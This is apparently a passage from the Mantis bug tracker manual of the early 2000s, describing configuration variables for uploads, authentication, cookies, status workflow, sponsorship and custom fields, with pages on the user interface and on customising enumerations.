\$g_default_email_on_status_minimum_severity \$g_default_email_on_priority_minimum_severity	Default user preferences to enable filtering based on issue severity. These correspond to the email_on_status and email_on_priority settings. Default is 'any'. Note that this option is not yet implemented.
See also: Email Notifications	

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Summary

*Last Modified: August 5, 2003 06:08AM**(Any)*

Description

\$g_reporter_summary_limit	Limit how many reporters to show in the summary page. This is useful when there are dozens or hundreds of reporters. The default value is 10.
\$g_date_partitions	An array of date lengths to count bugs by (in days) for the summary by date. The default is to count for 1, 2, 3, 7, 30, 60, 90, 180, and 365.
\$g_summary_category_include_project	Specifies whether category names should be preceded by project names (eg: [Project] Category) when the summary page is viewed for all projects. This is useful in the case where category names are common across

[Sponsorship](#)[Source Control Integration](#)[Custom Fields](#)[My View Settings](#)[Relationships](#)`$g_view_summary_threshold`

projects. The default is OFF.

Specifies the access level required to view the summary page. Default is VIEWER.

These are the settings that are used to configuration options related to the Summary page. This page contains statistics about the bugs in Mantis.

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Bugnote

Last Modified: August 5, 2003 06:08AM

(Any)

Description

\$g_bugnote_order

Order to use for sorting bugnotes by submit date. Possible values include ASC for ascending and DESC for descending order. The default value is ASC.

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File Upload

Last Modified: August 5, 2003 07:08AM

(Any)

Description

Mantis allows users to upload file attachments and associated them with bugs as well as projects. Bug attachments / project documents can be uploaded to the webserver, database, or an FTP server. When bugs are uploaded to the webserver they are uploaded to the path that is configured in the project properties.

In case of problems getting the file upload feature to work, check the following resources:

- [PHP Manual](#).
- [Mantis FAQ](#)

\$g_allow_file_upload	Whether to allow/disallow uploading of attachments. Default value is ON.
\$g_file_upload_method	Specify the location for uploading attachments. This can be DISK, DATABASE, or FTP. In case of FTP, the files are saved on the webserver (same as disk) as well as on the specified FTP server. Default value is DATABASE.
	In case of DISK / FTP upload methods you need to provide the webserver with write access rights to the configured upload path (configured in the project) and temporary upload path (used by PHP).

[Relationships](#)

\$g_max_file_size	<p>The maximum file size to allow as an attachment.</p> <p>You may also have to configure your <code>php.ini</code> file to increase the execution time, memory limit, max post size, and max upload size.</p>
\$g_file_upload_ftp_server	<p>Address of the FTP server to write to (eg: ftp.example.com). This option is only effective if upload method is FTP.</p>
\$g_file_upload_ftp_user	<p>FTP user name for account to be used in uploading files to the FTP server. This account must have read/write access to the FTP server. The default path for the account is used for uploading the files.</p>
\$g_file_upload_ftp_pass	<p>Password to use when login in to the FTP server.</p>
\$g_max_file_size	<p>Maximum file size that can be uploaded. Default value is about 5MB.</p> <p>The max file upload size is also affected by the value specified in <code>php.ini</code>. The PHP value is usually defaulted to 2MB.</p>
\$g_allowed_files	<p>Files that are allowed. Separate items by commas. eg. "zip,bmp,gif,jpg,txt" If <code>\$g_allowed_files</code> is filled in NO other file types will be allowed. If empty it will assume any files are accepted that pass the <code>\$g_disallowed_files</code> list.</p>

<code>\$g_disallowed_files</code>	<p>Files that are not allowed. Separate items by commas. eg. "php,php3,phtml,html,class,java,exe,pl"</p> <p><code>\$g_disallowed_files</code> takes precedence over <code>\$g_allowed_files</code>.</p> <div data-bbox="1227 338 1580 506" style="border: 1px solid black; padding: 5px;"><p>It is recommended to disable all extensions that can be executed by your server.</p></div>
<code>\$g_document_files_prefix</code>	<p>Prefix to give to uploaded files when saved to the upload directory. This is used for documents that are attached to projects in order to be able to differentiate them from files that are attached to bugs. The name of the file has the following format prefix-projectcode-filename. The default value is 'doc'.</p>
<code>\$g_preview_attachments_inline_max_size</code>	<p>This feature applies to bmp, jpg, gif, and png files that are attached to bugs. If the file size is smaller than the specified values, the actual image is also previewed with the bugs. This feature can be disabled by setting the max size to 0. The default value is 0.</p>

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Last Modified: September 13, 2004 19:09PM

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Description

\$g_allow_html_tags	Dropped in 0.19.0. Allow specified HTML tags to be used.
	This is the list of HTML tags that are allowed. Do NOT include href or img tags here. Do NOT include tags that have parameters (eg.)
\$g_html_tags	The HTML code is allowed to enter the database as is. The \$g_allow_href_tags does not have to be enabled to make URL links. The package will automatically hyperlink properly formatted URLs eg. <code>http://blah.blah/</code> or <code>mailto://me@more.com/</code>
\$g_allow_href_tags	Dropped in 0.19.0. Allow A HREF tags.
\$g_allow_img_tags	Dropped in 0.19.0. NOT ENABLED
\$g_primary_table_tags	Dropped in 0.19.0. This is inserted into the outermost tables for tags like border, cellspacing, ...
\$g_hr_size	hr size.
\$g_hr_width	hr width. Leave off the percentage (%) symbol.
\$g_bottom_include_page	If this page exists it will be displayed at the bottom of every page. It makes a good company branding include page.
\$g_top_include_page	If this page exists it will be displayed at the top of every page. It makes a good company branding include page.
\$g_css_include_file	Set this to point to the CSS file of your choice.
\$g_meta_include_file	Set this to point to the META tag file of your choice.
\$g_main_menu_custom_options	This option will add custom options to the main menu. It is an array of arrays listing the caption, access level required, and the link to be executed. For example: <pre>\$g_main_menu_custom_options = array(array("My Link", MANAGER, 'my_link.php'), array("My Link2", ADMINISTRATOR, 'my_link2.php'));</pre> Note that if the caption is found in custom_strings_inc.php, then it will be replaced by the translated string. Options will only be added to the menu if the current logged in user has the appropriate access level.

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Authentication

*Last Modified: August 22, 2003 08:08AM**(Any)*

Description

\$g_login_method	<ul style="list-style-type: none"> • MD5 • LDAP • PLAIN • CRYPT • CRYPT_FULL_SALT • BASIC_AUTH <p>Some systems (mostly non-unix) do not have crypt support in PHP. MD5 will accomplish almost the same thing. PLAIN is plain text and there is no attempt to secure the password in the database. You will not be able to easily convert between encryption methods so this needs to be chosen at install time. CRYPT was the default until 0.17.0; MD5 is now the default. Try CRYPT_FULL_SALT if CRYPT is not working.</p>
\$g_ldap_server	The ldap server (eg: <code>ldaps://ldap.example.com</code>)
\$g_ldap_port	LDAP port (default 636).
\$g_ldap_root_dn	<code>"dc=example, dc=com"</code>
\$g_ldap_organisation	<code>"organizationname=*Example)"</code>
\$g_use_ldap_email	Use email address in LDAP rather than the email stored in the database.
\$g_ldap_bind_dn	<code>"cn=Manager, dc=example, dc=com"</code>
\$g_ldap_bind_passwd	
LDAP authentication method.	

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Status Settings

*Last Modified: December 12, 2004 09:12AM**(0.18.0)*

Description

\$g_bug_submit_status	Status to assign to the bug when submitted. Default value is NEW_. Added in 0.18.1
\$g_bug_assigned_status	Status to assign to the bug when assigned. Default value is ASSIGNED. Added in 0.18.1
\$g_bug_reopen_status	Status to assign to the bug when reopened. Default value is FEEDBACK. Added in 0.18.1
\$g_bug_reopen_resolution	Resolution to assign to the bug when reopened. Default value is REOPENED. Added in 0.18.1
\$g_auto_set_status_to_assigned	Automatically set status to \$g_bug_assigned_status whenever a bug is assigned to a person. Installations where assigned status is to be used when the defect is in progress, rather than just put in a person's queue should set it to OFF. Default is ON.
\$g_bug_resolved_status_threshold	Bug is resolved, ready to be closed or reopened. In some custom installations a bug maybe considered as resolved when it is moved to a custom (FIXED OR TESTED) status.
\$g_bug_readonly_status_threshold \$g_update_readonly_bug_threshold	Bug becomes readonly if its status is \geq \$g_bug_readonly_status_threshold . The bug becomes read/write again if re-opened and its status becomes less than this threshold. The default is RESOLVED. Once the bug becomes readonly, a user with an access level greater than or equal to \$g_update_readonly_bug_threshold can still edit the bug. Added in 0.19
\$g_status_enum_workflow	'status_enum_workflow' defines the workflow, and reflects a simple 2-dimensional matrix. For each existing status, you define which statuses you can go to from that status, e.g. from NEW_ you might list statuses '10:new,20:feedback,30:acknowledged' but not higher ones. The default is no workflow, where all states are accessible from any others. Added in 0.19
\$g_report_bug_threshold	This is the access level required to open a bug. The default is REPORTER.
\$g_update_bug_threshold	This is the access level generally required to update the content of a bug. The default is UPDATER.

\$g_handle_bug_threshold	This is the access level generally required to be access level needed to be listed in the assign to field. The default is DEVELOPER. If a more restrictive setting can be determined from \$g_set_status_threshold , it will be used.
\$g_update_bug_status_threshold \$g_set_status_threshold	These settings control the access level required to promote a bug to a new status once the bug is opened. \$g_set_status_threshold is an array indexed by the status value that allows a distinct setting for each status. It defaults to blank. If the appropriate status is not defined above, \$g_update_bug_status_threshold is used instead. The default is DEVELOPER. Added in 0.19
\$g_allow_close_immediately	If set, bugs are allowed to be resolved and closed in one action. The default is OFF.
\$g_allow_reporter_close	If set, the bug reporter is allowed to close their own bugs, regardless of their access level. The default is OFF.
\$g_allow_reporter_reopen	If set, the bug reporter is allowed to reopen their own bugs once resolved, regardless of their access level. This allows the reporter to disagree with the resolution. The default is ON.

See also: [Customizing Status Values](#)


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Filters

*Last Modified: December 12, 2004 09:12AM**(Any)*

Description

<code>\$g_filter_by_custom_fields</code>	Show custom fields in the filter dialog and use these in filtering. Defaults to ON.
<code>\$g_filter_custom_fields_per_row</code>	The number of custom fields to display per row. The default is 7. The value should be greater than or equal to 7.
<code>\$g_view_filters = SIMPLE_DEFAULT;</code>	Controls the display of the filter pages. Possible values are: <ul style="list-style-type: none"> • SIMPLE_ONLY - only simple view • ADVANCED_ONLY - only advanced view (allows multiple value selections) • SIMPLE_DEFAULT - defaults to simple view, but shows a link for advanced • ADVANCED_DEFAULT - defaults to advanced view, but shows a link for simple
<code>\$g_dhtml_filters = OFF;</code>	Controls the use of DHTML filters that will display the filter in view page using DHTML and javascript. Default is OFF. This requires <code>\$g_use_javascript</code> to be set to ON. This may not work in all browsers as it requires xmlhttprequest functionality.



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Misc

*Last Modified: December 12, 2004 09:12AM**(Any)*

Description

\$g_reopen_bug_threshold	Obsolete in 0.19.0 - Access level needed to re-open bugs. Look in the constant_inc.php file if you want to set a different value.
\$g_close_bug_threshold	Obsolete in 0.19.0 - Access level needed to close bugs. Look in the constant_inc.php file if you want to set a different value.
\$g_limit_reporters	Limit reporters to only viewing bugs that they report.
\$g_allow_reporter_close	Allow reporters to close the bugs they reported.
\$g_allow_close_immediately	Allow developers and above to close bugs immediately when resolving bugs.
\$g_allow_bug_delete_access_level	Allow the specified access level and above to delete bugs.
\$g_bug_move_access_level	Allow the specified access level and above to move bugs between projects.
\$g_allow_account_delete	Allow users to delete their own accounts.
\$g_allow_anonymous_login	Allow easy anonymous access.
\$g_anonymous_account	Set the account that users will login as. Make sure this is a viewer or reporter account.
\$g_cvs_web	This allows for quick linking to CVS files via CVSweb or ViewCVS.
\$g_bug_link_tag	If a number follows this tag it will create a link to a bug. eg. for # a link would be #45 eg. for bug: a link would be bug:98

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\$g_show_timer	Time page loads. Shows at the bottom of the page.
\$g_show_queries_count	Shows the total number/unique number of queries executed to serve the page. Default is ON.
\$g_show_queries_list	Shows the list of all queries that are executed in chronological order from top to bottom. This option is only effective when \$g_show_queries_count is ON. Default is OFF. WARNING: Potential security hazard. Only turn this on when you really need it (for debugging or profiling)
\$g_register_globals	If your register_globals is Off then set this to OFF. Check your register_globals setting in php.ini or phpinfo().
\$g_enable_project_documentation	Specifies whether to enable support for project documents or not. Default is ON. Introduced in 0.18.2.

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Cookies

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Description

This is specifies to the path under which a cookie is visible. All scripts in this directory and its sub-directories will be able to access Mantis cookies. Default value is '/'. It is recommended to set this to the actual Mantis path. Also see the <http://www.php.net/manual/en/function.setcookie.php> in PHP Manual.

`$g_cookie_path`

If you are running more than one Mantis installation on the same server, it is recommended to set the cookie path in each installation to its path. This is important to stop users from one installation to get automatic access rights to other installations which have users with the same name. This used to happen in versions prior to 0.18.0.

`$g_cookie_domain` Unused

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Cookie version is used as a prefix for cookies that should be expire when the code is changed in a certain way. The developers would increase this version when necessary, which in effect will cause the creation of new cookies that are compatible with the new code. It is not expected for the user to need to change this setting.

`$g_cookie_prefix`

This should be set to a unique identifier which does not include spaces. Again, this should be unique per Mantis installation, specially if the `$g_cookie_path` is not restricting the cookies scope to the actual Mantis directory.

The configuration variables `$g_string_cookie`, `$g_project_cookie`, `$g_view_all_cookie`, `$g_manage_cookie` are calculated based on `$g_cookie_prefix`. When you change the cookie prefix in `config_inc.php`, you need to follow it with a copy of the four lines that calculate the names for these cookies.

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Database Tables

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Description

Mantis enables users to configure a table prefix for all its tables. This is useful to be able to have multiple Mantis installation in the same database. The advantage of that is for users who are limited by their ISP to have one database.

Specifies the prefix to be use for all table names. The default value is 'mantis'. If you override the default prefix, make sure to update `doc/db_generate.sql` file before generating your database. The other option is to import `db_generate.sql` as is, then rename the tables to match the new prefix.

`$g_db_table_prefix`

The table name for each of the tables is stored in a variable which is calculated based on this configuration option. If you change the prefix you have to make sure these variables are re-calculated (by adding these calculation statements to `config_inc.php` after assigning the new prefix). An example of these variables is:

```
$g_mantis_bug_file_table
```

The prefix is used to help make sure table names are unique. This is useful for users who are limited to one database.

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Speed Optimisation

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Description

\$g_compress_html

This option is used to enable buffering/compression of HTML output if the user's browser supports it. Default value is ON.

This option will be ignored in the following scenarios:

- If `php.ini` has `zlib.output_compression` enabled.
- If `php.ini` has `output_handler` set to a handler.
- If PHP does not include the `zlib` extension (PHP 4.3.0 and later include `zlib` extension by default).

You can check the loaded modules in your PHP by running "php -m" on the command line, or by using `php_info()` command in a php script.

\$g_use_persistent_connections

Use persistent database connections, setting this to ON will open the database once per connection, rather than once per page. There might be some scalability issues here and that is why it is defaulted to OFF.

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Reminders

*Last Modified: December 12, 2004 09:12AM**(Introduced in 0.18.0)*

Description

Sending reminders is a feature where a user can notify / remind other users about a bug. In the past, only selected users like the managers, or developers would get notified about bugs. However, these people can not invite other people (through Mantis) to look at or monitor these bugs.

\$g_store_reminders	Specifies if reminders should be stored as bugnotes. The bugnote will still reflect that it is a reminder and list the names of users that got it. Default is ON.
\$g_reminder_recipients_monitor_bug	Specifies if users who receive reminders about a bug, should be automatically added to the monitor list of that bug. Default is ON.

This feature is useful if the Manager needs to get feedback from testers / requirements team about a certain bug. It avoid needing this person to do this manual outside Mantis. It also records the history of such reminders.

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Bug History

Last Modified: December 12, 2004 09:12AM

(Introduced in 0.18.0)

Description

Bug history is a feature where Mantis tracks all modifications that are made to bugs. These include everything starting from its creation, till it is closed. For each change, the bug history will record the time stamp, user who made the change, field that changed, old value, and new value.

<code>\$g_history_default_visible</code>	Make the bug history visible by default. If this option is not enabled, then the user will have to click on the Bug History link to see the bug history. Default is ON.
<code>\$g_history_order</code>	Show bug history entries in ascending or descending order. Default value is 'ASC'.

Independent of the above settings, Mantis will always track the changes to a bug and add them to its history.

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Sponsorship

Last Modified: December 12, 2004 09:12AM

(Introduced in 0.19)

Description

\$g_enable_sponsorship	enable/disable the whole issue sponsorship feature. The default os OFF.
\$g_sponsorship_currency	The currency string used for all sponsorships. The default is 'US\$'.
\$g_minimum_sponsorship_amount	The minimum sponsorship amount that can be entered. If the user enters a value less than this, an error will be flagged. The default is 5.
\$g_view_sponsorship_total_threshold	The access level threshold needed to view the total sponsorship for an issue by all users. The default is VIEWER.
\$g_view_sponsorship_details_threshold	The access level threshold needed to view the details of the sponsorship (i.e., who will donate what) for an issue by all users. The default is VIEWER.
\$g_sponsor_threshold	The access level threshold needed to allow user to sponsor issues. The default is REPORTER. Note that sponsoring user must have their email set in their profile.
\$g_handle_sponsored_bugs_threshold	The access level required to be able to handle sponsored issues. The default is DEVELOPER.
\$g_assign_sponsored_bugs_threshold	The access level required to be able to assign a sponsored issue to a user with access level greater or equal to 'handle_sponsored_bugs_threshold'. The default is MANAGER.

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Source Control Integration

Last Modified: December 12, 2004 09:12AM

(Introduced in 0.19.0)

Description

\$g_source_control_account	Account to be used by the source control script. The account must be enabled and must have the appropriate access level to add notes to all issues even private ones (DEVELOPER access recommended). The default is " (not set).
\$g_source_control_notes_view_status	This sets whether the note added will be public or private (VS_PUBLIC or VS_PRIVATE). For open source projects it is expected that the notes be public, however, for non-open source it will probably be VS_PRIVATE. The default is VS_PRIVATE.
\$g_source_control_set_status_to	If set to a status, then after a checkin, the issue status is set to the specified status, otherwise if set to OFF, the issue status is not affected. The default is OFF.

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`$g_source_control_regexp`

Regular expression used to detect issue ids within checkin comments. See [preg_match_all\(\)](#) documentation for more details on setting a pattern. The default is `"/\bissue [#]{0,1}(\d+)\b/i"` (or issue #745).

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Custom Fields

Last Modified: December 12, 2004 09:12AM

(Introduced in 0.19.0)

Description

<code>\$g_manage_custom_fields_threshold</code>	Access level needed to manage custom fields. The default is ADMINISTRATOR.
<code>\$g_custom_field_link_threshold</code>	Access level needed to link a custom field to a project. The default is MANAGER.
<code>\$\$g_custom_field_edit_after_create</code>	This flag determines whether to start editing a custom field immediately after creating it, or return to the definition list. The default is ON (edit the custom field after creating).

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My View Settings

*Last Modified: December 12, 2004 09:12AM**(Introduced in 0.19.0)*

Description

\$g_my_view_boxes	<p>This is an array of values defining the order that the boxes to be shown. A box that is not to be shown can have its value set to 0. The default is:</p> <pre> \$g_my_view_boxes = array ('assigned' => '1', 'unassigned' => '2', 'reported' => '3', 'resolved' => '4', 'recent_mod' => '5', 'monitored' => '6'); </pre> <p>If you want to change the definition, copy the default value and apply the changes.</p>
\$g_my_view_bug_count	Number of bugs shown in each box. The default is 10.
\$g_default_home_page	Default page to transfer to after Login or Set Project. The default is 'my_view_page.php'. An alternative would be 'view_all_bugs_page.php' or 'main_page.php'.

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Relationships

Last Modified: December 12, 2004 09:12AM

(Introduced in 0.19.0)

Description

\$g_enable_relationship

Enable support for bug relationships where a bug can be "related to", "parent of", "child of", or "duplicate of" another. See relationship_api.php for more details. The default is ON.

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Description

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Login page

Last Modified: August 11, 2003 05:08AM

(Any)

Description

Just enter your username and password and hit the login button. There is also a Save Login checkbox to have the package remember that you are logged in between browser sessions. You will have to have cookies enabled to login.

If the account doesn't exist, the account is disabled, or the password is incorrect then you will remain at the login page. An error message will be displayed.

The administrator may allow users to sign up for their own accounts. If so, a link to Signup for your own account will be available.

The administrator may also have anonymous login allowed. Anonymous users will be logged in under a common account.

You will be allowed to select a project to work in after logging in. You can make a project your default selection from the Select Project screen or from your Account Options.

Signup

Here you can signup for a new account. You must supply a valid email address and select a unique username. Your randomly generated password will be emailed to your email account. If Mantis is setup so that the email password is not to be emailed, newly generated accounts will have an empty password.

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Main page

Last Modified: August 11, 2003 05:08AM

(Any)

Description

This is the first page you see upon logging in. It shows you the latest news updates for the bugtracker. This is a simple news module (based off of work by Scott Roberts) and is to keep users abreast of changes in the bugtracker or project. Some news postings are specific to projects and others are global across the entire bugtracker. This is set at the time of posting in the Edit News section.

The number of news posts is controlled by a global variable. When the number of posts is more than the limit, a link to show "older news" is displayed at the bottom. Similarly a "newer news" is displayed when you have clicked on "older news".

There is an Archives option at the bottom of the page to view all listings.

Archives

A title/date/poster listing of ALL past news articles will be listed here. Clicking on the link will bring up the specified article. This listing will also only display items that are either global or specific to the selected project.

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View Bugs page

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View Bugs page

*Last Modified: August 21, 2003 08:08AM**(Any)*

Description

Here we can view the bug listings. The page has a set of viewing filters at the top and the bugs are listed below.

Filters

The filters control the behavior of the bug list. The filters are saved between browsing sessions but do not currently save sort order or direction.

If the number of bugs exceeds the "Show" count in the filter a set of navigation to go to "First", "Last", "Previous", "Next" and specific page numbers are added.

The Search field will look for simple keyword matches in the summary, description, steps to reproduce, additional information, bug id, or bug text id fields. It does not search through bugnotes.

Bug List

The bugs are listed in a table and the attributes are listed in the following order: priority, id, number of bugnotes, category, severity, status, last updated, and summary. Each (except for number of bugnotes) can be clicked on to sort by that column. Clicking again will reverse the direction of the sort. The default is to sort by last modification time, where the last modified bug appears at the top.

The bug id is a link that leads to a more detailed report about the bug. Depending on what you

have set in your Account Preferences you will be sent to the simple or advanced view. You can also add bugnotes here.

The number in the bugnote count column will be bold if a bugnote has been added in the specified time frame. The addition of a bugnote will make the bugnote link of the bug appear in the unvisited state.

The text in the "Severity" column will be bold if the severity is major, crash, or block and the bug not resolved.

The text in the "Updated" column will be bold if the bug has changed in the last "Changed(hrs)" field which is specified in the viewing filters.

Each table row is color coded according to the bug status. The colors can be customised through Mantis [Configuration](#).

Severities

block - prevents further work/progress from being made

crash - crashes the application or OS

major - major bug

minor - minor bug

tweak - needs tweaking

text - error in the text

trivial - being nitpicky

feature - requesting new feature

Status

new - new bugs

feedback - bug requires more information, the original posters should pay attention

acknowledged - bug has been looked at but not confirmed or assigned

confirmed - confirmed and reproducible (typically set by an Updater or other Developer)

assigned - assigned to a Developer

resolved - bug should be fixed, waiting on confirmation of fix

closed - bug is closed

Moving the mouse over the status text will show the resolution as a title. This is rendered by some

browsers as a bubble and in others as a status line text.

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Monitor Bug

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Monitor Bug

Last Modified: March 13, 2004 20:03PM

(Any)

Description

The monitor bugs feature allows users to subscribe to certain bugs and hence get copied on all notification emails that are sent for these bugs.

Depending on the configuration, sending a reminder to a user about a bug can add this bug to the user's list of monitored bugs.

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Reopen Bug

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Reopen Bug

Last Modified: March 13, 2004 20:03PM

(Any)

Description

Re-open bug button is visible in the bug view pages if the user has the appropriate access level and the bug is resolved/closed. Re-opening a bug will allow users to enter a bugnotes for the re-opening reason. The bug will automatically be put into the Feedback status.

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Delete Bug

Last Modified: March 13, 2004 20:03PM

(Any)

Description

The delete bugs button appears on the bug view pages for the users who have the appropriate access level. This allows you to delete an existing bug. This should only be used on frivolous or test bugs. A confirmation screen will prompt you if you really want to delete the bug. Updaters, Developers, Managers, and Administrators can remove bugs (you can also configure this).

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Close Bug

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Close Bug

Last Modified: March 13, 2004 20:03PM

(Any)

Description

This is a button that appears on the bug view pages for users that are authorized to close bugs. Depending on the configuration, users may be able to close bugs without having to resolve them first, or may be able to only close resolved bugs. After the button is clicked, the user is redirected to a page where a bugnote maybe added.

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Assign to Me

Last Modified: March 13, 2004 20:03PM

(Any)

Description

This button appears in the bug view pages in case of users with access level that is equal to `handle_bug_threshold` or higher. When this button is clicked the bug is assigned to the user.

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Resolve Bug

[Bug Update Advanced page](#)[Bug Update Simple page](#)[Bug View Advanced page](#)[Bug View Simple page](#)[News Syndication](#)

Resolve Bug

Last Modified: March 13, 2004 20:03PM

(Any)

Description

This option on the View Bugs page allows you to resolve the bug. It will lead you to a page where you can set the resolution state and a duplicate id (if applicable). After choosing that the user can choose to enter a bugnote detailing the reason for the closure. The bug is then set to the Resolved state. The reporter should check off on the bug by using the [Close Bug](#) button.

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Bug Update Advanced page

Last Modified: March 13, 2004 20:03PM

(Any)

Description

Similar to Bug Update Simple page but has the extra advanced fields. The difference between the simple/advanced update pages should be consistent with the difference between the simple/advanced view pages.

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Bug Update Simple page

Last Modified: March 13, 2004 20:03PM

(Any)

Description

Here you can update various bug fields. The Reporter, Category, Severity, and Reproducibility fields are editable but shouldn't be unless there is a gross mis-categorization.

Also modifiable are the Assigned To, Priority, Projection, ETA, Resolution, and Duplicate ID fields.

As per version 0.18.0, the user can also add a bugnote as part of a bug update.

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Bug View Advanced page

Last Modified: March 13, 2004 20:03PM

(Any)

Description

The advanced view is much the same as the simple view with a few additional fields. Here you can see Projection, ETA, Platform, OS, OSBuild, Product Version, Product Build, and Steps to Reproduce.

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Bug View Simple page

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Bug View Simple page

Last Modified: March 13, 2004 20:03PM

(Any)

Description

Here is the simple listing of the bug report. Most of the fields are self-explanatory. "Assigned To" will contain the developer assigned to handle the bug. Priority is fully functional but currently does nothing of importance. Duplicate ID is used when a bug is a duplicate of another. It links to the duplicate bug which allows users to read up on the original bug report.

Users with an access level of Updater, Developer and Administrator can usually also Update Bug or Delete Bug (some of this can be configured). It is recommended against deleting bugs unless the entry is frivolous. Instead bugs should be set to resolved and an appropriate resolution category chosen.

Below the bug information there may be a form for uploading file attachments. The Administrator needs to configure the bugtracker to handle file uploads. If uploading to disk is selected, each project needs to set its own upload path.

Bugnotes are shown at the bottom of the bug report.

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News Syndication

News Syndication

Last Modified: March 13, 2004 20:03PM

(0.18.2)

Description

News syndication was added in Mantis 0.18.2. The syndication is done using the RSS v2.0 protocol.

News syndication is available for:

- Public Projects
- Installations with anonymous access

If the above two conditions are not satisfied, then an "Access Denied" message will be prompted.

To get access to the News RSS, visit the following page:

```
http://www.example.com/mantis/news_rss.php
```

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Customizing Mantis

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Customizing Mantis

Last Modified: August 12, 2003 07:08AM

(0.18.0)

Description

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Custom Fields

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Custom Fields

Last Modified: December 15, 2003 02:12AM

(0.18.0)

Description

There have been multiple requests to add certain fields to Mantis bugs. These requests were not realised because of the concern that they might over complicate the usage of Mantis while not add value for most users.

Hence, Mantis 0.18.0 introduces custom fields to enable project managers to define extra fields for their projects.

Following are some facts about the implementation of custom fields in Mantis:

- Custom fields are defined system wide.
- Custom fields can be linked to multiple projects.
- The sequence of displaying custom fields can be different per project.
- Custom fields must be defined by users with access level ADMINISTRATOR.
- Custom fields can be linked to projects by users with access level MANAGER or above (by default, this can be configurable).
- Number of custom fields is not restricted.

The definition of a custom field includes the following logical attributes:

- Caption variable name (eg: This is the value that is supplied to lang_get() API, or displayed as-is if not found in language file).
- Custom field type (string, numeric, float, enum, email)
- Enumeration possible values (eg: RED|

YELLOW|BLUE).

Use the pipe ('|') character to separate possible values for an enumeration. One of the possible values can be an empty string.

- Default value.
- Minimum/maximum length for the custom field value (use 0 to disable).
- Regular expression to use for validating user input (use [ereg\(\)](#) syntax).
- Advanced? no: Show in simple/advanced pages, yes: Show only in advanced pages.
- All custom fields are currently saved to a field of type VARCHAR(255) in the database. However, in future releases, it is possible to support custom fields of different types (eg: memo, date, datetime, file).
- Read Access level: Minimum access level for users to be able to see the value of the custom field.
- Write Access level: Minimum access level for users to be able to edit the value of the custom field.

If the value of a custom field for a certain defect is not found, the default value is assumed.

Adding/Editing Custom Fields Definitions

- The logged in user needs [manage_custom_fields_threshold](#) access level.
- Select "Manage" from the main menu.
- Select "Manage Custom Fields" from the management menu.
- Click on the name of an existing custom field to edit its information.
- Enter the name of the new custom field then click "New Custom Field" to add a new field.

Linking/Unlinking/Ordering Existing Custom Fields in Projects

- The logged in user needs to have access level that is greater than or equal to `$g_custom_field_link_threshold` and `$g_manage_project_threshold`.
- Select "Manage" from the main menu.
- Select "Manage Projects" in case you are administrator.
- Select the name of the project to manage.
- Scroll down to the "Custom Fields" box.
- Select the field to add from the list, then click "Add This Existing Custom Field".
- To change the order of the custom fields, edit the "Sequence" value and click update. Custom fields with smaller values are displayed first.
- To unlink a custom field, click on "Remove" link next to the field.

Unlinking a custom field will not delete the values that are associated with the bugs for this field. These values are only deleted if the custom field definition is removed (not unlinked!) from the database. This is useful if you decide to re-link the custom field. These values may also re-appear if bugs are moved to another project which has this field linked.

Moving Bugs

When a bug is moved from one project to another, custom fields that are not defined for the new project are not deleted. These fields will re-appear with their correct values if the bug is moved back to the original project, or if these custom fields are linked to the new project.

Custom Severities, Priorities, Statuses, ...etc

This is a completely different issue. See [Enumerations](#) for more details about this issue.

Possible Future Enhancements

- Make custom field searchable.

- Ability to filter on values of custom fields.
- Support more field types: date, datetime, memo, file.
- Support custom fields in resolve/close bugs pages.
- Control the visibility / mandatory state of custom fields depending on the stage in which the bug is at (eg: reporting, updating, resolving, closing).
- Ability to export custom fields to csv, Excel, Word.
- Ability to make a custom field visible in View Bugs page (this also applies for non-custom fields).
- Ability to filter on custom fields in View Bugs page (this also applies for non-custom fields that are not supported in the filter).
- Support populating custom fields from LDAP.
- Support populating custom fields via a SELECT SQL query. The query can use a set of variables like be a `$sql_user_id`, `$sql_project_id`, `$sql_xxx`.

If you are interested in any of the above enhancements and have the time/skills required to implemented it, please contact the development team to make sure that your work can be integrated into Mantis future releases.

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Enumerations

Last Modified: September 14, 2004 18:09PM

(0.18.0)

Description

Enumerations are used in Mantis to represent a set of possible values for an attribute. Enumerations are used for access levels, severities, priorities, project statuses, project view state, reproducibility, resolution, ETA, and projection.

Mantis provides the administrator with the flexibility of altering the values in these enumerations. The rest of this topic explains how enumerations work, and then how they can be customised.

How enumerations work?

`core/constant_inc.php`

This file defines the constants that correspond to those in the enumeration. These are useful to refer to these enumerations in the configs and the code.

```
define( 'VIEWER', 10 )
define( 'REPORTER', 25 )
define( 'UPDATER', 40 )
define( 'DEVELOPER', 55 )
define( 'MANAGER', 70 )
define( 'ADMINISTRATOR', 90 )
```

`config_defaults_inc.php`

This file includes the defaults for the enumerations. The configuration options that are defaulted here are used in specifying which enumerations are active and should be used in Mantis. However, the strings included in the enumerations here are just for documentation purpose, they are not shown to the user (due to the need for localisation). Hence, if an entry in this enumeration is not found in the corresponding localised enumeration (i.e. 70: manager), then it will be printed to the user as @70@.

```
$g_access_levels_enum_string =
    '10:viewer,25:reporter,40:updater,55:developer,70:manager,90:administrator';
```

`lang/strings_german.txt`

The specific language strings provide the localised strings for enumerations. But again, the master list is the enumeration in the configs, the ones in the language files are just used for finding the localised equivalent for an entry. Hence, if a user changes the config to have only two types of users developers and administrators, then only those will be prompted to the users even if the enumerations in the language files still includes the full list.

```
$s_access_levels_enum_string =
    '10:Betraechter,25:Reporter,40:Updater,55:Entwickler,70:Manager,90:Administrator';
```

How can they be customised?

Let say we want to remove access level "Updater" and add access level "Senior Developer".

`custom_constant_inc.php`

This file is supported for the exclusive purpose of allowing administrators to define their own constants while maintaining a simple upgrade path for future releases of Mantis. Note that this file is not distributed with Mantis and you will need to create it if you need such customisation. In our example, we need to define a constant for the new access level.

```
define ( 'SENIOR_DEVELOPER', 60 );
```

`config_inc.php`

```
// Remove Updater and add Senior Developer
$g_access_levels_enum_string =
    '10:viewer,25:reporter,55:developer,60:senior_developer,70:manager,90:administrator';

// Give access to Senior developers to create/delete custom field.
$g_manage_custom_fields_threshold = SENIOR_DEVELOPER;
```

`custom_strings_inc.php`

This file is introduced for a similar reason to that of `custom_constant_inc.php`, which is to define custom strings. The advantage of defining them here is to provide a simple upgrade path, and avoid having to re-do the changes when upgrading to the next Mantis release. Note that you will need to create this file if you need such customisation. The file is automatically detected and included by Mantis code (v0.18.0aX).

```
# Note that we don't have to remove the Updater entry from the localisation file
if ( lang_get_current() === 'english' ) {
    $s_access_levels_enum_string =
